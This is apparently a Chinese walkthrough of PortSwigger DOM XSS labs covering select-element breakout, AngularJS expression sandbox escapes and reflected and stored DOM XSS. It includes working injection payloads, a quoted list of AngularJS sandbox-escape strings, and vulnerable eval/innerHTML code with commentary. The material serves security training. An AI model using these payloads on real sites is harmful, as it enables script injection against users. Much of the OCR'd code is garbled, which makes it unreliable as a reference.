Due to the intricacy of this service, you must allow 3 months for your order to be completed. So organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.
Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

这里可以看到其实也像是注入

```

23      </a>
24      </div>
25      <div class="widgetcontainer-lab-status is-notsolved">
26          <span>LAB</span>
27          <p>Not solved</p>
28          <span class="lab-status-icon"></span>
29      </div>
30  </div>
31  </div>
32  </div>
33  </div>
34  </div>
35  <div class="ecommerce">
36      <section class="maincontent">
37          <div class="container is-page">
38              <header class="navigation-header">
39                  <nav class="top-links">
40                      <a href="#">Home</a>
41                  </nav>
42              </header>
43              <header class="notificationheader">
44                  <header>
45                      <section class="product">
46                          <h3>High-End Gift Wrapping</h3>
47                          
48                          322.15
49                          
50                      </h3>
51                      <label>Offer</label>
52                      <p>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.</p>
53                      <p>The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.</p>
54                      <p>Due to the intricacy of this service, you must allow 3 months for your order to be completed. So organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.</p>
55                      <p>Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.</p>
56                  </section>
57                  <form id="stockCheckForm" action="/product/stock" method="POST">
58                      <input type="hidden" name="productId" value="1">
59                      <script>
60                          var stores = ["London", "Paris", "New York"];
61                          var store = stores[location.search.substring(1)].get("store");
62                          document.write(<select name="storeId">);
63                          if(store) {
64                              document.write(<option selected="">+store+</option>);
65                          }
66                          for(var i=0;i<stores.length;i++) {
67                              if(stores[i] === store) {
68                                  continue;
69                              }
70                              document.write(<option>+stores[i]+</option>);
71                          }
72                          document.write(</select>);
73                          <script>
74                              <input type="submit" class="button" value="Check stock"/>
75                          </script>
76                          <script id="stockCheckSubmit"></script>
77                          <script src="resources/xf/stockCheckXfLoad.js"></script>
78                          <script src="resources/xf/stockCheck.js"></script>
79                          <div class="xf-linkback">
80                              <a href="#">Return to list</a>
81                          </div>
82                      </form>
83                  </section>
84              </div>
85          </body>
86      </html>

```

```
<form id="stockCheckForm" action="/product/stock"
method="POST">
    <input required type="hidden" name="productId"
value="1">
    <script>
        var stores = ["London", "Paris", "Milan"];
        var store = (new
URLSearchParams(window.location.search)).get('storeId');
        //这里是取url中的storeId的值
        document.write('<select name="storeId">');
        //这里是写入html中
        if (store) {
            document.write('<option selected>' +
store + '</option>');
            //拼接写入
        }
        for (var i = 0; i < stores.length; i++) {
            if (stores[i] === store) {
                continue;
            }
            document.write('<option>' + stores[i] +
'</option>');
        }
        document.write('</select>');
    </script>
    <button type="submit" class="button">Check
stock</button>
</form>
```

看到注入后的结果

```

<Form id="stockCheckForm" action="/product/stock" method="POST">
    <input required type="hidden" name="productId" value="1">
    <script>
        var stores = ["London", "Paris", "Milan"];
        var store = (new URLSearchParams(window.location.search)).get('storeId');
        document.write(<select name="storeId">');
        if (store) {
            document.write('<option selected>' + store + '</option>');
        }
        for (var i = 0; i < stores.length; i++) {
            if (stores[i] === store) {
                continue;
            }
            document.write('<option>' + stores[i] + '</option>');
        }
        document.write(</select>');
    </script>
    <select name="storeId"> ...
        <option selected></option>
        <option>London</option>
        <option>Paris</option>
        <option>Milan</option>
    </select>
    <button type="submit" class="button">Check stock</button>
</Form>
<span id="stockCheckResult"></span>
<script src="/resources/sjs/stockCheckPayload.js"></script>
<script src="/resources/sjs/stockCheck.js"></script>
<div class="is-linkback">
    <before>

```

那么这里尝试把标签闭合 接着注入我们的html代码

1</option></select><script>alert(1)</script>

Congratulations, you solved the lab!

WebSecurity Academy

BBQ Suitcase

★★★★★

\$44.62

```

<label>Description:</label>
<p>Get grilling on the go thanks to this super-handy BBQ Suitcase!</p>
<p></p>
<p><form id="stockCheckForm" action="/product/stock" method="POST">
    <input required type="hidden" name="productId" value="1">
    <script>
        var stores = ["London", "Paris", "Milan"];
        var store = (new URLSearchParams(window.location.search)).get('storeId');
        document.write(<select name="storeId">');
        if (store) {
            document.write('<option selected>' + store + '</option>');
        }
        for (var i = 0; i < stores.length; i++) {
            if (stores[i] === store) {
                continue;
            }
            document.write('<option>' + stores[i] + '</option>');
        }
        document.write(</select>');
    </script>
    <select name="storeId"> ...
        <option selected></option>
        <option>London</option>
        <option>Paris</option>
        <option>Milan</option>
    </select>
    <button type="submit" class="button">Check stock</button>
</Form>
<span id="stockCheckResult"></span>
<script src="/resources/sjs/stockCheckPayload.js"></script>
<script src="/resources/sjs/stockCheck.js"></script>
<div class="is-linkback">
    <before>

```

1.10 AngularJS 表达式中的 DOM XSS(10)

这里告诉我们要是 AngularJS 的xss漏洞

Google 已翻译为以下语言: 中文 (简体) | 显示原文

我的账户

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 三

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 基于DOM » 实验室

实验室: 带有尖括号和双引号的 AngularJS 表达式中的 DOM XSS HTML 编码

从业者 **未解决**

本实验在搜索功能的AngularJS表达式中包含一个基于 DOM 的跨站点脚本漏洞。

AngularJS 是一个流行的 JavaScript 库，它扫描包含 ng-app 属性（也称为 AngularJS 指令）的 HTML 节点的内容。将指令添加到 HTML 代码后，您可以在双花括号内执行 JavaScript 表达式。当对尖括号进行编码时，此技术很有用。要解决此实验室问题，请执行 跨站点脚本 攻击，该攻击会执行 AngularJS 表达式并调用该 alert 函数。

访问实验室

解决方案

跟踪您的进度
学习资料: 0%
漏洞实验室: 14%
关卡进度:
学徒 12 共 52 张
从业者 21 共 143 张
专家 0 共 35 张
你的水平:

简单看一下写的是当 标签包含 ng-app属性的时候就可执行 AngularJS 的表达式 而这个表达式与一般的模板语言大致类似

AngularJS 教程

- AngularJS 教程
- AngularJS 教程
- AngularJS 表达式
- AngularJS 指令
- AngularJS 模型
- AngularJS Scope(作用域)
- AngularJS 控制器
- AngularJS 过滤器
- AngularJS Service
- AngularJS Http
- AngularJS Select
- AngularJS 模型
- AngularJS SQL
- AngularJS HTML DOM
- AngularJS 事件
- AngularJS 模块
- AngularJS 表单
- AngularJS 输入验证
- AngularJS API
- AngularJS Bootstrap
- AngularJS 包含
- AngularJS 动画
- AngularJS 依赖注入
- AngularJS 路由
- AngularJS 应用
- AngularJS 实例
- AngularJS 实例
- AngularJS 参考手册

AngularJS 表达式

AngularJS 表达式写在双大括号内: {{ expression }}。
AngularJS 表达式把数据绑定到 HTML。这与 ng-bind 指令有异曲同工之妙。
AngularJS 将在表达式写的位置输出数据。
AngularJS 表达式 很像 JavaScript 表达式：它们可以包含文字、运算符和变量。
实例 {{ 5 + 5 }} 或 {{ firstName + " " + lastName }}

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<script src="https://cdn.staticfile.org/angular.js/1.4.6/angular.min.js"></script>
</head>
<body>
<div ng-app="">
<p>我的第一个表达式: {{ 5 + 5 }}</p>
</div>
</body>
</html>
```

尝试一下 »

AngularJS 应用

AngularJS 模块 (Module) 定义了 AngularJS 应用。
AngularJS 控制器 (Controller) 用于控制 AngularJS 应用。
ng-app指令指明了应用, ng-controller 指明了控制器。

```
<div ng-app="myApp" ng-controller="myCtrl">
名: <input type="text" ng-model="firstName"><br>
姓: <input type="text" ng-model="lastName"><br>
姓名: {{firstName + " " + lastName}}
```

反馈/建议


这里进来之后发现整个body 都可以执行 angular代码 那么我们这里进行尝试

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <link href="/resources/labheader/css/academylabHeader.css" rel="stylesheet">
5     <link href="/resources/css/labBlog.css" rel="stylesheet">
6     <script type="text/javascript" src="/resources/js/angular_1-7-7.js"></script>
7     <title>DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded</title>
8   </head>
9   <body>
10    <script src="/resources/labheader/js/labHeader.js"></script>
11    <div id="academyLabHeader">
12      <section class="academyLabHeader">
13        <div>
14          <div class="logo"></div>
15          <div class="title-cont">
16            <div> in angularJS expression with angle brackets and double quotes HTML-encoded</div>
17            <a href="https://www.vulnlab.net/web-security/cross-site-scripting/dom-based/lab-unpolaris-expression">
18              Back to lab<br>labHeader.descriptionWebApp:
19              <svg version="1.1" id="layer1" xmlns="http://www.w3.org/1999/xhtml" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
20                <g>
21                  <polygon points="14.0 0.1 2 12.6 15 0.28.8 1.4.30 15.1.15" />
22                  <polygon points="14.0 0.1 2 12.6 15 12.9.1.2 25.6 15 12.9.28.8 14.3.30 29.15" />
23                </g>
24              </svg>
25            </div>
26            <div class="widgetContainer lab-status is-notSolved">
27              <span>LAB</span>
28              <p>Not solved!</p>
29              <span class="lab-status-icon"></span>
30            </div>
31          </div>
32        </div>
33      </section>
34    </div>
35    <div theme="blog">
36      <section class="mainContainer">
37        <div class="container is-page">
38          <div class="header">
39            <header>
40              <a href="#">Home</a>
41            </header>
42            <header>
43              <a href="#">Search results for '2'</a>
44            </header>
45            <header>
46              <a href="#">Blog</a>
47            </header>
48            <hr/>
49            <div class="search">
50              <form action="#" method="GET">
51                <input type="text" placeholder="Search the blog..." name="search" />
52                <button type="submit" class="buttonSearch">Search</button>
53              </form>
54            </div>
55            <div class="blogList">
56              <div class="linkback">
57                <a href="#">Back to Blog</a>
58              </div>
59            </div>
60          </div>
61        </section>
62      </div>
63    </div>

```

`{} 1+1 {}`

WebSecurity Academy  DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded LAB Not solved 

[Back to lab description >>](#)

[Home](#)

0 search results for '2'

[Search](#)

[< Back to Blog](#)

通过翻看 burp的文章可以发现 这里存在绕过的payload

<https://portswigger.net/research/xss-without-html-client-side-template-injection-with-angularjs>

Google 已翻译为以下语言: 中文 (简体) | 显示原文

更新...

从 1.6 版开始, Angular 已经完全删除了沙箱 →

沙盒逃脱

我们正在积极维护 XSS 备忘单上的沙箱逃逸列表:

- 反射的 AngularJS 沙箱转义
- 基于 DOM 的 AngularJS 沙箱转义
- AngularJS CSP 绕过

沙盒绕过列表

1.0.1 - 1.1.5
马里奥·海德里希 (Cure53)
`constructor.constructor('alert(1)')()`

1.2.0 - 1.2.1
简·霍恩 (谷歌)
`{}a='constructor';b={}();a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototypeOf(a.sub)),a).valueOf(),0,'alert(1)')()`

1.2.2 - 1.2.5
Gareth Heyes (PortSwigger)
`{}'a'[toString:[]].join,length:1,0:'__proto__'].charAt''.valueOf;$eval("x='"+`

```
{constructor.constructor('alert(1)')()}
```

WebSecurity Academy

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

0 search results for "

Search

< Back to Blog

S 中心 · 反向工程 · 安全研究 · 安全咨询

1.11 反射 DOM XSS(11)

Google 已翻译为以下语言: 中文(简体) | 显示原文

参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 - 挑战我

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 登出 | 我的账户

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证

网络安全学院 » 跨站脚本 » 基于DOM » 实验室

实验: 反射 DOM XSS

从业者 **未解决**

本实验演示了反射的 DOM 漏洞。当服务器端应用程序处理来自请求的数据并在响应中回显数据时, 会发生反射 DOM 漏洞。然后页面上的脚本以不安全的方式处理反射数据, 最终将其写入危险的接收器。

要解决此实验室问题, 请创建一个调用该 `alert()` 函数的注入。

访问实验室

解决方案

跟踪您的进度

学习资料: **0** | 查看全部
0% | **查看全部** | 0

漏洞实验室: 14% | **查看全部** | 0

关卡进度:

- 12 / 共 52 张
- 22 / 共 143 页
- 0 / 共 35

自动执行

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <link href="/resources/labheader/css/expDevLabHeader.css" rel="stylesheet">
5     <link href="/resources/css/labStyle.css" rel="stylesheet">
6     <title>Reflected DOM XSS</title>
7   </head>
8   <body>
9     <script src="/resources/labheader/js/labHeader.js"></script>
10    <div id="navHeader">
11      <div class="navHeader">
12        <div class="container">
13          <div class="logo"><div>
14            <div class="siteContainer">
15              <div>②Reflected DOM XSS</div>
16              <a class="link" href="http://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-reflected">
17                Padlock, Lab header, Lab status
18                <div>④ version 1, idLayer1 online<http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enableBackground='new 0 0 28 30' xml:space='preserve' title='back-arrow'>
19                  <polyline points='1.4 0 0.1 1.2 0.6 1.5 0 20.0 4.30 15.1.15'></polyline>
20                  <polyline points='14.3 0 12.9 1.2 25.6 15 12.0 28.8 14.3.30 28.16'></polyline>
21                </div>
22              </div>
23            </div>
24          </div>
25        </div>
26        <div class="widgetContainer-lab-status is-notSolved">
27          <span>③ LAB</span>
28          <span>Not solved</span>
29          <span class="lab-status-icon"></span>
30        </div>
31      </div>
32    </div>
33  </div>
34  <div id="blog">
35    <section class="mainContainer">
36      <div class="container is-page">
37        <header class="navigation-header">
38          <div class="top-links">
39            <a href="#">Home</a>
40          </div>
41        </header>
42        <header class="notification-header">
43          <div>
44            <script src="#requester_if/searchResults_if"></script>
45            <script src="#search_if/searchResults_if"></script>
46            <script src="#search_if/searchResults_if"></script>
47          </div>
48        </header>
49        <section class="search">
50          <form action="/" method="GET">
51            <input type="text" placeholder="Search the blog..." name="search">
52            <button type="submit" class="buttonSearch">Search</button>
53          </form>
54        </section>
55        <section class="blog-list">
56        </section>
57      </div>
58    </section>
59  </div>
60 </body>
61 </html>

```

④ version 1, idLayer1 online<http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enableBackground='new 0 0 28 30' xml:space='preserve' title='back-arrow'

<script>function search(path) {

var xhr = new XMLHttpRequest();

xhr.onreadystatechange = function() {

//这里代表当页面的 请求状态改变之后执行的代码

if (this.readyState == 4 && this.status ==

200) {

eval('var searchResultsObj = ' +

this.responseText);

//这里通过eval执行了 js代码 并且这里是进行了拼接操作

displaySearchResults(searchResultsObj);

}

};

```
 xhr.open("GET", path + window.location.search);
xhr.send();

function displaySearchResults(searchResultsObj)
{
    var blogHeader =
document.getElementsByClassName("blog-header")[0];
    // 通过classname找到元素
    var blogList =
document.getElementsByClassName("blog-list")[0];
    var searchTerm = searchResultsObj.searchTerm
    // 取出 searchResultsObj 中的searchTerm属性
    var searchResults = searchResultsObj.results

    var h1 = document.createElement("h1");
    h1.innerText = searchResults.length + "
search results for '" + searchTerm + "'";
    // 添加到h1中去
    blogHeader.appendChild(h1);
    var hr = document.createElement("hr");
    blogHeader.appendChild(hr)

    for (var i = 0; i < searchResults.length;
++i)
    {
        var searchResult = searchResults[i];
        if (searchResult.id) {
            var blogLink =
document.createElement("a");
            // 添加a标签
            blogLink.setAttribute("href",
"/post?postId=" + searchResult.id);
            // 存放查到的id进去
            if (searchResult.headerImage) {
                var headerImage =
document.createElement("img");

```

```
//添加img标签
headerImage.setAttribute("src",
"/image/" + searchResult.headerImage);
//存放 属性进去

blogLink.appendChild(headerImage);
}

blogList.appendChild(blogLink);
}

blogList.innerHTML += "<br/>";

if (searchResult.title) {
    var title =
document.createElement("h2");
    title.innerText =
searchResult.title;
    blogList.appendChild(title);
}

if (searchResult.summary) {
    var summary =
document.createElement("p");
    summary.innerText =
searchResult.summary;
    blogList.appendChild(summary);
}

if (searchResult.id) {
    var viewPostButton =
document.createElement("a");
    viewPostButton.setAttribute("class",
"button is-small");
    viewPostButton.setAttribute("href",
"/post?postId=" + searchResult.id);
```

```

        viewPostButton.innerText = "View
post";
    }

    var linkback =
document.createElement("div");
    linkback.setAttribute("class", "is-
linkback");
    var backToBlog =
document.createElement("a");
    backToBlog.setAttribute("href", "/");
    backToBlog.innerText = "Back to Blog";
    linkback.appendChild(backToBlog);
    blogList.appendChild(linkback);
}
</script>

```

仔细看一下这里其实去发送了一个http请求

```

var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    //这里代表当页面的 请求状态改变之后执行的代码
    if (this.readyState == 4 && this.status ==
200) {
        eval('var searchResultsObj = ' +
this.responseText);
        //这里通过eval执行了 js代码 并且这里是进行了拼
接操作
        displaySearchResults(searchResultsobj);
    }
};

xhr.open("GET", path + window.location.search);
xhr.send();

```

The screenshot shows the Burp Suite interface. In the 'Contents' tab, a JSON response is displayed:

```

{
    "results": [],
    "searchTerm": ""
}

```

Below the JSON, the 'response' tab shows the raw HTTP response:

```

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 57

{
    "results": [],
    "searchTerm": "\")-alert(1)//"
}

```

A red arrow points from the JSON payload in the 'response' tab back to the 'searchTerm' field in the JSON object.

这里去尝试闭合一下json请求去执行js代码

{"results":[],"searchTerm":""}-alert(1)//"}

"}-alert(1)//

The screenshot shows the Burp Suite interface with the 'Request' and 'Response' tabs visible. The 'Request' tab shows the JSON payload:

```

{
    "results": [],
    "searchTerm": "\"}-alert(1)//"
}

```

The 'Response' tab shows the raw HTTP response:

```

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 57

{
    "results": [],
    "searchTerm": "\")-alert(1)//"
}

```

A red arrow points from the 'searchTerm' field in the request to the same field in the response.

但是发现转义了 "

接着尝试

\"}-alert(1)//

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0a26007204819349c01d14eb005c00ff.web-security-academy.net

Request

```
POST /search?search=v%60search%27%5cscript%27%5calert%281%29%5c%27 HTTP/1.1
Host: 0a26007204819349c01d14eb005c00ff.web-security-academy.net
Cookie: session=egPZD9M4IAW0rp9z1dUDw#e4uageh1p
Sec-Ch-Ua: "(Not(A Brand);v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a26007204819349c01d14eb005c00ff.web-security-academy.net/?search=%0Cscript%0Balert%0C%27
%0C%0C%0CNCFscript%2B
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 17
Content-Type: application/json; charset=utf-8

```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 45
{
  "results": [
  ],
  "searchTerm": "\\"
}
)~!-~!-~!
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 1
- Request Body Parameters: 0
- Request Cookies: 1
- Request Headers: 14
- Response Headers: 3

Done

0 matches | Search... 0 matches | Search...

150 bytes | 280 millis

发现成功逃逸

那么这里是怎么执行的呢 我们来尝试调试一下 在eval这里打个断点

WebSecurity Academy Reflected DOM XSS

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

\'~!-~!-~!

VM052 searchResults.js

```
function search(text) {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      eval('var searchResultsObj = ' + this.responseText);
      displaySearchResults(searchResultsObj);
    }
  };
  xhr.open("GET", path + window.location.search);
  xhr.send();
}

function displaySearchResults(searchResultsObj) {
  var blogHeader = document.getElementsByClassName("blog-header")[0];
  var blogList = document.getElementsByClassName("blog-list")[0];
  var searchTerm = searchResultsObj.searchTerm;
  var searchResults = searchResultsObj.results;

  var h1 = document.createElement("h1");
  h1.innerText = searchResults.length + " search results for " + searchTerm + "...";
  blogHeader.appendChild(h1);

  var hr = document.createElement("hr");
  blogHeader.appendChild(hr);

  for (var i = 0; i < searchResults.length; ++i) {
    var searchResult = searchResults[i];
    if (searchResult.id) {
      var blogLink = document.createElement("a");
      blogLink.setAttribute("href", "/post?id=" + searchResult.id);
      blogLink.innerText = searchResult.title;
      blogList.appendChild(blogLink);
    }
  }
}
```

断点: eval('var searchResultsObj = ' + this.responseText);

XHR: 假设断点

DOM 断点

全局监听器

事件监听器断点

CSP 违规断点

WebSecurity Academy Reflected DOM XSS

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

Search the blog ...

Search

已阅读程序中暂停

LAB Solved

搜索结果

正在执行的脚本

监视

var searchResultsObj = ' + this.responseText; "var searchResultsObj = {"results":[],"searchTerm":"\\\"\\\"\\\""}-alert(1)//\""

断点

searchResults.js5

eval('var searchResultsObj = ' + this.responseText);

作用域

本地

this: XMLHttpRequest

onabort: null

onerror: null

onload: null

onreadystatechange: null

onbeforeunload: null

onprogress: null

onreadystatechange: f()

ontimeout: null

readyState: 4

responseText: "(\"results\":[],\"searchTerm\":\"\\\\\\\\\\\\\\\\\")-alert(1)//\")"

responseType: "

responseURL: "https://0a26007204819349c01d14eb005c0dff.web-security-academy.net/search-results?search=%5CN22%7D-alert%281%29%2F%

status: 200

statusText: "

第 5 行, 第 13 列 覆盖率: 不适用

可以看到 js 代码执行过程

WebSecurity Academy Reflected DOM XSS

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

Search the blog ...

Search

已阅读程序中暂停

LAB Solved

搜索结果

正在执行的脚本

监视

var searchResultsObj = ' + this.responseText; "var searchResultsObj = {"results":[],"searchTerm":"\\\"\\\"\\\""}-alert(1)//\""

断点

searchResults.js5

eval('var searchResultsObj = ' + this.responseText);

作用域

调用堆栈

xhr.onreadystatechange

arguments: Arguments [Event, callee: f, Symbol(Symbol.iterator): f]

searchResultsObj: undefined

调用 (search)

arguments: Arguments ['search-results', callee: f, Symbol(Symbol.iterator): f]

searchResultsObj: undefined

displaySearchResults(searchResultsObj)

path: "search-results"

xhr: XMLHttpRequest {readyState: 4, timeout: 0, withCredentials: false, upload: XMLHttpRequest}

全局

调用堆栈

(匿名) VM1001

xhr.onreadystatechange

XMLHttpRequest.send (异步)

search

(匿名)

searchResult

?search=")-alert(1)%2F%

WebSecurity Academy Reflected DOM XSS

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

Search the blog ...

Search

已阅读程序中暂停

LAB Solved

搜索结果

正在执行的脚本

监视

var searchResultsObj = ' + this.responseText; <无法计算>

断点

searchResults.js5

eval('var searchResultsObj = ' + this.responseText);

作用域

未暂停

调用堆栈

XHR/读取消断点

DOM 断点

全局监听器

事件监听器断点

CSP 违规断点

第 1 行, 第 1 列 覆盖率: 不适用

1.12 存储型 DOM XSS(12)

Google 已翻译为以下语言：中文（简体） | 显示原文

参与 Burp 挑战，有机会测试您的技能并赢得奖杯 - 挑战我

登出 我的账户

PortSwigger

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 |

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » 跨站脚本 » 基于DOM » 实验室

实验室：存储型 DOM XSS

从业者 **八 LAB** 未解决

本实验演示了博客评论功能中的存储 DOM 漏洞。为了解决这个实验室，利用这个漏洞来调用 alert() 函数。

访问实验室

解决方案

发表包含以下向量的评论：

[<https://portswigger.net/web-security/cross-site-scripting/dom-based-on-error=alert\(1\)>](https://portswigger.net/web-security/cross-site-scripting/dom-based-on-error=alert(1))

跟踪您的进度

学习资料：0% | 查看全部

漏洞实验室：15% | 查看全部

关卡进度：12 / 共 52 张, 23 / 共 143 页, 0 / 共 35

```
24      </a>
25      </div>
26      <div class="widerContainer-lab-rstatus is-notsolved">
27          <span>LAB</span>
28          <p>Not solved</p>
29          <span class="lab-status-icon"></span>
30      </div>
31  </div>
32  </div>
33  </section>
34  </div>
35  <div class="blog">
36      <section class="mainContainer">
37          <div class="container is-page">
38              <header class="navigation-header">
39                  <div>
40                      <a href="#">Home</a>
41                  </div>
42              </header>
43              <header class="notification-header">
44                  </header>
45              <div>
46                  
47                  <h1>What Can Be Done For You?</h1>
48                  <span id="blog-author">Mary Christmas</span> | 24 October 2022</p>
49
50                  <p>In a world where virtual reality has become the new reality, nothing is impossible. Household appliances are becoming robots in their own right. We were treated to an advance viewing of How Your Home Can Work For You, forget smart & let's just start with the refrigerator. The days of popping your head in to find you have run out of milk or need to stock up on your regular purchases are over. Smart electronic scales will be used to sense what you are running out of and will automatically fill up the correct amount. No more need to ensure you don't run out of anything. If you start thinking all this sounds very expensive, think again. The government is investing 35 billion dollars in converting every household into a home that works for you. Why? They believe they'll double their investment</p>
51
52                  <p>The only drawback we envisage will be a decline in rental capacity to run your own life. As machines take over the planet we will no longer need to think for ourselves and run the risk of becoming empty shells as a result. But at least</p>
53
54                  <div>
55                      <hr>
56                      <div>
57                          <span id="userComments">
58                              <input type="text" value="loadCommentWithVulnerableEscapedHtml_1" />
59                          <script>loadComments('post/comment')</script>
60                      </span>
61                  </div>
62                  <div class="addComment">
63                      <form action="post/comment" method="POST" enctype="application/x-www-form-urlencoded">
64                          <input required type="hidden" name="postId" value="bge9ipz1lPppSW0dfrReV1hgZ9PFYB0">
65                          <input required type="hidden" name="postId" value="8">
66                          <label>Comment</label>
67                          <textarea required rows="12" cols="300" name="comment"></textarea>
68                          <label>Name</label>
69                          <input type="text" name="name">
70                          <label>Email</label>
71                          <input required type="email" name="email">
72                          <label>Website</label>
73                          <input type="text" href="https://" name="website">
74                          <button class="button" type="submit">Post Comment</button>
75                      </form>
76                  </div>
77                  <div class="is-linkback">
78                      <a href="/">Back to Blog</a>
79                  </div>
80          </div>
81      </div>
82  </div>
83  </div>
84  </body>
85</html>
```

<script>

```
function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments =
                JSON.parse(this.responseText);
            // json 解析 响应
            displayComments(comments);
        }
    }
}
```

```
        }

    };

    xhr.open("GET", postCommentPath +
window.location.search);
    xhr.send();

function escapeHTML(html) {
    return html.replace('<',
'&lt;').replace('>', '&gt;');
//    这里调用了 replace 方法去过滤 <
}

function displayComments(comments) {
    let userComments =
document.getElementById("user-comments");

    for (let i = 0; i < comments.length; ++i)
    {
        comment = comments[i];
        let commentSection =
document.createElement("section");
        commentSection.setAttribute("class",
"comment");

        let firstPElement =
document.createElement("p");

        let avatarImgElement =
document.createElement("img");
        avatarImgElement.setAttribute("class",
"avatar");
        avatarImgElement.setAttribute("src",
comment.avatar ? escapeHTML(comment.avatar) :
"/resources/images/avatarDefault.svg");
//如果存在avatar 就过滤
```

```
        if (comment.author) {
            if (comment.website) {
                let websiteElement =
document.createElement("a");

websiteElement.setAttribute("id", "author");

websiteElement.setAttribute("href",
comment.website);

firstPElement.appendChild(websiteElement)
    }

        let newInnerHtml =
firstPElement.innerHTML + escapeHTML(comment.author)
        firstPElement.innerHTML =
newInnerHtml
    }

        if (comment.date) {
            let dateObj = new Date(comment.date)
            let month = '' + (dateObj.getMonth()
+ 1);
            let day = '' + dateObj.getDate();
            let year = dateObj.getFullYear();

            if (month.length < 2)
                month = '0' + month;
            if (day.length < 2)
                day = '0' + day;

            dateStr = [day, month, year].join('-');
        }

        let newInnerHtml =
firstPElement.innerHTML + " | " + dateStr
```

